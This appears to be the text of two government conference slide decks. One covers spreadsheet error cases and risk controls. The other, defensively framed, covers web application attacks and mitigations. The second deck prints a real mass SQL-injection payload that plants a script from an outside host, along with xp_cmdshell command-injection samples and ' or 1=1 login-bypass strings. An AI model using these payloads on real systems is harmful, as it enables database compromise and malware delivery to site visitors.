*- Raymond J. Butler, 2000*



# Common Spreadsheet Errors


- **Input errors**
  - Flawed data entry
  - Inaccurate cell referencing
  - “Cut-and-paste” errors
  - Unauthorized changes
- **Logic errors**
  - Incorrect formulas, omitted factors
  - Incorrect sorting, calculations or other programmable elements
- **Interface errors**
  - Download errors (incomplete, out-of-date, out-of-range, etc.)
  - Faulty import/export of data

# Common Spreadsheet Errors

- Other errors
  - Improperly linked spreadsheets
  - Erroneous cell ranges
  - Version control errors
  - Formatting & column width errors
  - Errors in interpretation
- Compromised Data
  - SS's are very transportable and can easily be compromised due to lost/stolen USB drives, laptops, & CD's or from unauthorized email attachments or file copies.



# Errors Occur Easily!



**Question: What percentage of spreadsheets contain significant errors?**

- a) 0 – 25 %
- b) 26 – 50 %
- c) 51 – 75 %
- d) 76 – 100 %



# Spreadsheet Errors

Auditor, Researcher, or Consultant	Year	% of SS Sample w/ errors	Comments
Hicks	1995	100 %	An error
Coopers & Lybrand	1997	91 %	91 % w reporti
KPMG	1998	91 %	91 % c
Lukasic	1998	100 %	Sampl
Butler	2000	86 %	86% co payments.
Clermont, Hanin & Mittermeir	2002	100 %	Spreadsheets with over 200 lines were audited and all of them had significant errors.
Panko / U. of Hawaii	2003	100 %	5 % of the errors were considered <i>extremely serious</i>
Panko / U. of Hawaii	2004	100 %	5 % of the errors were considered <i>extremely serious</i>
Lawrence & Lee	2004	100%	Only the 30 most financially significant spreadsheets were audited & all 30 had errors.
Dartmouth College	2009	94%	An audit of 50 spreadsheets, found only 3 without a significant error
<b>Collectively</b>		<b>96 %</b>	

**It's not a matter of IF a spreadsheet contains errors, it's a matter of HOW MANY and HOW SIGNIFICANT.**

## Real Life Spreadsheet Errors

The Nevada Dept of Motor Vehicles & Public Safety used a spreadsheet to calculate tax revenue distributions to the State's General Fund. A formula error, later discovered in an audit, shorted the General Fund by \$9.5 million.

A securities trader falsely linked commission spreadsheets and perpetuated a fraud totaling several million dollars. The trader exploited his insider knowledge of weak internal controls for spreadsheets. *(AIB / AllFirst Bank 2001)*

A construction company was awarded work as the low bidder. It later found that \$3,702,025 was mistakenly omitted from its bid when the cell containing the \$3.7 million was not included in the formula totaling up to the bid.



## Real Life Spreadsheet Errors

Police officers who took an exam were initially told they passed, but found out later that they had actually failed and vice-versa. The test results spreadsheet was incorrectly sorted so that the names & scores were mismatched. (*Jefferson County, AL.*)

94 US Postal Service clerks in Baltimore were awarded a grievance settlement for out-of-schedule pay in the amount of \$600,000. The USPS disbursed over \$2.3 million to the clerks because of an error in an Excel spreadsheet that overstated out-of-schedule hours, an overpayment of \$1.7 million. (*March 2010 Inspector General Audit Report*)

## Real Life Spreadsheet Errors

“Deleted in Esophageal Cancer 1”; “Matrix Associated Region 2”; “Nephroblastoma Overexpressed Gene 1”; “Adenylylsulfate Reductase 5”; “Selenoprotein 2”; “Organic Cation Transporters 1” are just a few names for the tens of thousands of known genes. A biotech laboratory imported gene research data into an Excel spreadsheet. The imported data used the official symbolic names for those genes: DEC1, MAR2, NOV1, APR5, SEP2, & OCT1. Excel promptly converted thousands of occurrences of the symbolic names to dates (i.e. mm/dd/yyyy format; the default setting by the way). The incorrect conversion of symbols to dates was not promptly discovered causing numerous problems for the biotech lab.



## Real Life Spreadsheet Errors *(it can happen here!)*

Richmond, Va. city officials miscalculated the amount of sales taxes generated at Stony Point Fashion Park by tens of thousands of dollars during the first couple of months of operation. The city blamed the mistake on an error in a spreadsheet formula that caused sales to be miscalculated by several millions of dollars.

*(Richmond Times-Dispatch August 8, 2004)*



## Real Life Spreadsheet Errors *(it can happen here!)*

A subsidiary of energy conglomerate Dominion Resources (Richmond, Va.) submitted the wrong week's gas storage figures in Nov 2005, leading Dominion to artificially inflate natural gas prices. A class-action lawsuit estimated that Dominion wrongly hiked consumer prices by between \$200 million & \$1 billion. The subsidiary had used the same computer file name for each week's storage balance spreadsheet & accidentally sent the wrong week's spreadsheet.



## Real Life Spreadsheet Errors (it can happen here!)

A Virginia Dept of Taxation spreadsheet error in 2006 caused a \$137 million discrepancy in the allocation of sales tax intended to aid public schools. TAX made an adjustment to estimated FY 07 State sales tax collections to show a reduction in food tax revenue, but accidentally *added* the amount instead of *subtracting* it. By adding this amount, the projected collections from the general sales tax were wrongly increased. (*JLARC Report 338/Aug 2006*)

**APA** Auditor of Public Accounts

<p><b>Dept of Corrections (2007)</b></p>	<p>...no security ... to restrict ... access either within Excel or the network. ... users can enter, change, delete data &amp; formulas in any or all of the spreadsheets with no trail...          ...someone could change information previously approved as correct by the supervisor without the supervisor detecting...          ...(APA) found material errors....</p>
<p><b>Dept of Education (2006)</b></p>	<p>... spreadsheet applications ... change management environment lacks formal testing, documentation, and verification. Additionally, these spreadsheet applications evolve over time and the source, use, and verification process for both inputs and outputs relies on users to remember or document the process...</p>
<p><b>State Board of Elections (2005)</b></p>	<p>... Elections (is required) to annually submit an expenditure report on Title I funds. (APA) ... could not reconcile and agree the report to . .. (CARS). .. (Elections) could not explain the variances between this spreadsheet and CARS.</p>

**APA** Auditor of Public Accounts

<b>VCU (2008)</b>	<b>The Office of Financial Aid did not accurately calculate Title IV refund calculations throughout the 2007-2008 academic year. Financial aid staff used a spreadsheet to compute the refunds; however, incorrect formulas led to incorrect calculations.</b>
<b>State Police (2004)</b>	<b>... the (VSP) accounting system uses several manual or user developed computer tools, such as Microsoft Excel spreadsheets, to bill and track other revenue sources. None ... provides audit trails or security features.</b>
<b>DOA “Review of the Statewide Reporting Process (CAFR)” (2005)</b>	<b>(DOA) uses basic Excel spreadsheets to enter financial data from CARS, accumulate information from agencies, and make the necessary adjustments for financial statement presentation purposes (CAFR). This process is only somewhat more sophisticated than a manual process. (DOA) should recognize that increased reliance on MS Excel is an interim solution for truly automating the financial report process (CAFR).</b>

# Spreadsheet Best Practices

## PRICEWATERHOUSECOOPERS


- **Inventory spreadsheets**
- **Evaluate the use and complexity**
- **Determine the necessary level of controls for “key” spreadsheets**
- **Evaluate existing “as is” controls for each spreadsheet**
- **Develop action plans for remediating control deficiencies**

## Gartner

- **Locate, document and assess all spreadsheets in use**
- **Conduct a risk assessment**
- **Implement controls over spreadsheets based on their risk profile**
- **Reduce reliance on spreadsheets – begin long-term process of phasing out high-risk spreadsheets**

**Sometimes  
using a  
spreadsheet, is  
like trying to  
hammer a nail  
with a banana.**

**It's just not the  
right tool for the  
job!**





## Risk Assessments for Spreadsheets

- ***Evaluate what the spreadsheet is “used” for.*** The “use” or purpose of the spreadsheet is a good indicator of the “***impact***” or criticality of the spreadsheet.
- **OPERATIONAL:** SS’s used to track, monitor or log workflow to support operational processes. No key business decisions are made based on the information in the SS. ***Errors would have no real long-term impact for most Operational type SS. Rank as IMMATERIAL.***
- **ANALYTICAL:** SS’s used to support analytical & management decision making. ***An error or delay in preparation of a significant analytical type SS could result in a material impact or a materially incorrect decision. Rank as MATERIAL.***
- **FINANCIAL/COMPLIANCE/PII/PHI:** SS’s used to directly determine financial statement & ledger amounts. Also, SS’s that have a significant role in regulatory compliance, i.e. patient records (PHI), drug research, customer records, etc. or contain sensitive or personally identifiable information (PII) like SSN’s. ***An error or delay in preparation of a this type of SS or an unauthorized disclosure could result in a highly significant loss, a critical mistake or embarrassment to the agency. Rank as CRITICAL!***

## Risk Assessments for Spreadsheets

- **Evaluate how “complex” or complicated is the spreadsheet.** The complexity of a spreadsheet is a good indicator of the “**likelihood**” that the spreadsheet has an error.
- **LIMITED:** SS’s with *limited* complexity are usually relatively small in size & have few formulas or calculations.
- **MODERATE:** *Moderately* complex SS’s perform simple calculations or have formulas that total columns or calculate new values or percentages.
- **HIGH:** *Highly* complex SS’s support complex formulas, calculations, valuations or modeling. May be characterized by macros, multiple supporting spreadsheets and tabs where values are rolled up and linked. SS’s may be large in size or even considered an “application” in their own right. SS’s may have multiple users & may have frequent changes & updates.

# Determining Spreadsheet Controls

<b>(y) Use of Spreadsheet (impact)</b>	<b>Critical Financial/PII -</b>	<i>Moderate Risk: Implement Moderate Controls</i>	<i>High Risk: Implement Complex Controls</i>	
	<b>Material Analytical -</b>			
	<b>Immaterial Operational -</b>	<i>Low Risk: Use Simple Controls or Accept Risk</i>	<i>Moderate Risk: Implement Moderate Controls</i>	
		<b>Limited</b>	<b>Moderate</b>	<b>High</b>
		<b>(x) Complexity of Spreadsheet (likelihood)</b>		



## Controls for Spreadsheets

- a. Change Control
- b. Version Control
- c. Access Control
- d. Backups
- e. Archiving (Retention)
- f. Input Control
- g. Security & Integrity of Data
- h. Documentation
- i. Standards & Guidelines
- j. Development Lifecycle
- k. Logic Inspection
- l. Segregation of Duties/Roles/Responsibilities
- m. Training
- n. Analytics (automated tools)

The level of controls implemented should be commensurate with the spreadsheet's use, complexity & required reliability of the information.





Virginia Department of Accounts

# Self-Assessment Tool for Spreadsheet Controls

The University of Michigan developed a self-assessment tool to help spreadsheet owners document security controls.

**Spreadsheet Controls Self-Assessment Tool**

\* denotes processes you may need to confirm with your IT department

Category	Business Process	YES	NO	PARTIAL	NOT SURE	Comments	How-To Reference
User Access	1. Have user permissions been appropriately set on the directory the spreadsheet is housed in?*						N/A
	2. Have user permissions been appropriately set on the file itself?*						N/A
	3. Have access restrictions been placed on cells that contain formulas or perform computations?						Locking cells in a spreadsheet
	4. Are file access logs being maintained?*						N/A
	5. Do you use locked cells?						Locking cells in a spreadsheet
	6. Do you use hidden cells?						N/A
	7. Are hidden cells locked?						Locking cells in a spreadsheet
Data Transmission	1. Does the spreadsheet send information to another worksheet, spreadsheet, program, or system?						N/A
	2. Does the spreadsheet receive information from another worksheet, spreadsheet, program, or system?						N/A
	3. Is sent or received information checked for accuracy?						N/A
	4. Is there a recurring managerial review of spreadsheets that send or receive data?						N/A
Documentation	1. Do you have a list of all spreadsheets in your department that contain sensitive information?						N/A
	2. Is the purpose of each spreadsheet included in this list?						N/A
	3. Are the users of each spreadsheet noted?						N/A
	4. Are their permissions noted?						N/A
	5. If the spreadsheet sends or receives data, is the source or destination noted?						N/A
	6. Do you have a master list of formulas used in spreadsheets with calculations?						N/A
	7. Is the location of each formula noted?						N/A
	8. Is the purpose of each formula noted?						N/A
	9. Are logs kept of changes made to the spreadsheet?						N/A
Development	1. When developing a new spreadsheet, is the new spreadsheet thoroughly tested before being brought into regular use?						N/A
	2. Is the new spreadsheet properly documented?						N/A
	3. Are there regular managerial review periods during development?						N/A
	4. Is there a managerial signoff on each completed component of new spreadsheets?						N/A
	5. If the new spreadsheet is replacing an older one, has the old one been archived on a secure drive?						N/A
Segregation of Duties	1. Does the same user input data, perform calculations, and output data?						N/A
	2. Do individual users have access to the cells or spreadsheets that control all of these functions?						Restricting Cell Access by User
Version Controls	1. Are all staff members using the most recent version of their spreadsheets?						N/A
	2. Is a simple naming convention being used to tell an old version from the new one?						N/A
	3. Is access to old versions being restricted?						N/A
	4. Is the ability to update the version of a spreadsheet restricted?						Restricting Cell Access by User
Storage, Backup, and Recovery	1. Are your spreadsheets being regularly backed-up?*						N/A
	2. Are copies of backups being stored off site?*						N/A
	3. Are spreadsheets being stored on local hard drives?						N/A
	4. Are spreadsheets being stored on network drives?						N/A
	5. Are spreadsheets being stored on removable drives (USB hard drives, thumb drives, etc.)?						N/A
	6. Are old versions being archived?						N/A
	7. Are archives being securely stored?*						N/A
	8. Is a backup recovery procedure in place?*						N/A

[link](#)



# Summary of Spreadsheet Risk Management

- 1. Inventory your agency's spreadsheets**  
*(what are they, where are they, who owns it)*
- 2. Risk rank your spreadsheet inventory**  
*(evaluate how its used & how complex it is)*
- 3. Conduct a control assessment**  
*(self assessment by spreadsheet owners)*
- 4. Identify gaps**  
*(what controls do we need & what do we have)*
- 5. Remediate!**  
*(implement needed controls)*



## Presentation Summary


- **Many agencies rely spreadsheets as a key component in their financial and operational processes.**
- **It is important to identify which spreadsheets are critical & then implement controls to ensure their confidentiality, integrity and accuracy.**
- **Determine if a spreadsheet is really the right tool for the job. Evaluate whether it even possible to implement adequate controls over certain critical spreadsheets to sufficiently mitigate the risk.**
- **Managing spreadsheet risk is not typically IT's responsibility, however, IT (or IT Security) may be held accountable anyway. Educate your agency's management and your business owners on the importance of spreadsheet risk management.**
- ***You never finish a spreadsheet. You just stop working on it.***

# Spreadsheet Security

Anyone who wants copies of the IREC Spreadsheet Inventory or the U. of Michigan Spreadsheet Self-Assessment Tool, please send me an email:

[edward.miller@doa.virginia.gov](mailto:edward.miller@doa.virginia.gov)

or call:  
804-371-2156



Thank you! Any Questions?



*Virginia Information Technologies Agency*

# Application Security: Can Your Web Server Pass the Test???

Bob Baskette:

Commonwealth Security Architect

Eric Taylor:

Northrop Grumman Security Architect



# Exploiting Web Applications

- SQL-injections
- Cross-Site Scripting
- Buffer Overflows



# SQL-injection information

- Can occur whenever client-side data is used to construct an SQL query without first adequately constraining or sanitizing the client-side input. The use of dynamic SQL statements (the formation of SQL queries from several strings of information) can provide the conditions needed to exploit the back-end database that supports the web server.
- SQL injections allow for the execution of SQL code under the privileges of the system ID used to connect to the backend database.
- Malicious code can be inserted into a web form field or the website's code to make the system execute a command-shell or other arbitrary command.
- In addition to command execution exploitation, this vulnerability may allow a malicious individual to change the content of the back-end database and therefore the information displayed by the website.

# SQL-injection information

- Types of SQL injection vulnerabilities:
  - Error-based
    - The error messages reported by the database after receiving an invalid query are displayed to the malicious individual allowing the malicious individual to leverage information based on this output
  - Blind
    - No error information is displayed to the malicious individual thereby increasing the difficulty of detection and exploitation of the vulnerability.

# SQL-Injection Codes

- ```
DECLARE @T varchar(255),@C varchar(4000) DECLARE
Table_Cursor CURSOR FOR select a.name,b.name from
sysobjects a,syscolumns b where a.id=b.id and a.xtype='u'
and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+] set
['+@C+]='' '></title><script
src="hxxp://www3.ss11qn.cn/csrs/w.js"></script><!--
'+['+@C+'] where '+@C+' not like "%"></title><script
src="hxxp://www3.ss11qn.cn/csrs/w.js"></script><!--
''')FETCH NEXT FROM Table_Cursor INTO @T,@C END
CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

# Sample SQL-injection commands

- Directory Listing
  - Blah'; exec master..xp\_cmdshell "dir c:\\*.\* /s > c:\directory.txt" - -
- Create File
  - Blah'; exec master..xp\_cmdshell "echo hacker-was-here > c:\hacker.txt" - -
- Ping
  - Blah'; exec master..xp\_cmdshell "ping 192.168.1.2" - -

## SQL-injection Vulnerability Test Strings

- Blah' or 1=1 --
- Login:blah' or 1=1 --
- Password::blah' or 1=1 --
- `http://search/index.asp?id=blah'`
  
- The -- at the end of the command is to ignore the rest of the command as a comment



# SQL-injection Mitigation

- Most SQL injection vulnerabilities can be mitigated by avoiding the use of dynamically constructed SQL queries
- Use parameterized queries to ensure that the user input will be treated as only as data, not as part of the SQL query
- Encode all data from “Free-Form” user input fields prior to submitting the data to the database.

# SQL-injection Mitigation

- Filter or sanitize any strings that must be used to create dynamically constructed queries to ensure that it cannot be used to trigger SQL injection vulnerabilities.
  - Filter character type to input field
    - Alpha characters for name fields
    - Numeric characters in telephone number fields
    - Only allow @ in email fields
  - Avoid the following characters: " (double quote), ' (single quote), ; (semicolon), , (colon), - (dash).
  - Always restrict the allowed characters rather than filtering out specific 'bad' ones



# SQL-injection Mitigation

- Minimize the privileges of the user's connection to the database
- Enforce strong passwords for the SA and Admin accounts
- Disable verbose or explanatory error messages
- Review source code for weaknesses
- Implement a web application firewall (WAF).

# Cross-Site Scripting (XSS)

- Allows a malicious individual to utilize a website address that does not belong to the malicious individual for malicious purposes.
- Cross Site Scripting attacks are the result of improper filtering of input obtained from unknown or untrusted sources.
- Cross-Site Scripting attacks occur when a malicious individual utilizes a web application to send malicious code, generally in the form of a browser side script, to an unsuspecting user.
- The parameters entered into a web form is processed by the web application and the correct combination of variables can result in arbitrary command execution.



# Cross-Site Scripting (XSS)

- The unsuspecting user's browser has no way to know that the script should not be trusted, and will execute the script.
- Because the unsuspecting user's browser believes that the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the unsuspecting user's browser.
- The injected code then takes advantage of the trust given by the unsuspecting user to the vulnerable site. These attacks are usually targeted to all users of a web application instead of the application itself.

# Cross-Site Scripting (XSS)

- Cross-Site Scripting code injection involves breaking out of a data context and switching into a code context through the use of special characters that are significant to the browser interpreter being utilized.
- To mitigate the risks imposed by Cross-Site Scripting, the HTML code should be structured to escape the characters that would allow untrusted input data from closing the current context and starting a new context, introducing a new sub-context within the current context, or any characters that are significant in all enclosing contexts.

# Countermeasures to XSS attacks

- Replace "<" with "&lt;"
- Replace ">" with "&gt;"
- Use server-side scripts
- Validate cookies, query strings, form fields, and hidden fields
- The most effective method to find coding flaws is to perform a security review of the code to search for any place where input from an HTTP request could transit into the HTML output.

# Buffer Overflow Attacks

- Huge amounts of data are sent to the web application through the web form to execute commands
- Exploit used against an operating system or application and are targeted at user input fields
- Caused by a lack of bounds checking or a lack of input-validation sanitization in a variable field
- Causes a system to fail by overloading memory or executing a command shell or arbitrary code on the target system
- Buffer overflows can open a shell or command prompt or stop the execution of a program

# Buffer Overflow Types

- Stack-based
  - Static locations in memory
- Heap-based
  - Dynamic memory address space that occur while a program is running
  - Occurs in the lower part of memory and overwrites other dynamic variables
- Stack and Heap are storage locations for user-supplied variables within a running program

# Stack-Based Buffer Overflow Attack

1. Enter a variable into buffer to exhaust the amount of memory in the stack
2. Enter more data than the buffer has allocated in memory for that variable, causes memory to overflow or run into the memory space for the next process
3. Add another variable and overwrite the return pointer that tells the program where to return to after executing the variable
4. The program executes the malicious code variable and then uses the return pointer to get back to the next line of executable code / If successful the program executes the malicious code instead of the program code



# Web Application Security Scanners

- Automated tools to test web applications for common security problems such as Cross-Site Scripting, SQL Injection, Directory Traversal, insecure configurations, and remote command execution vulnerabilities.
- These tools crawl a web application and locate application layer vulnerabilities and weaknesses, either by manipulating HTTP messages or by inspecting them for suspicious attributes.



# Web Application Security Scanners

- Effective use of these tools is an important part of a thorough web application security assessment, and regular security scans are required to comply with security requirements such as section 6.6 of the Payment Card Industry Data Security Standard (PCI-DSS).
- The Web Application Security Scanner Evaluation Criteria (WASSEC) is a set of guidelines to evaluate web application scanners on their ability to effectively test web applications.
- It covers areas such as crawling, parsing, session handling, testing, and reporting.



# Demo

- It's Demo time
- Please welcome Eric Taylor to the stage



## SkipFish

- Free Web Application Security scanner
- Released by Google
- A fully automated, active web application security reconnaissance tool
- Designed to work within a variety of existing Web application frameworks and is built with an emphasis on speed and low false-positives
- <http://code.google.com/p/skipfish/>



# SkipFish Key Features

- High speed:
  - Highly optimized HTTP handling
  - Minimal CPU footprint
  - Can achieve 2000 requests per second with responsive targets.
- Ease of use:
  - Heuristics to support a variety of web frameworks and mixed-technology sites
  - Has automatic learning capabilities, on-the-fly wordlist creation, and form autocompletion.



# SkipFish Key Features

- Cutting-edge security logic:
  - High quality, low false positive, differential security checks
  - Capable of spotting a range of flaws including blind injection vectors.
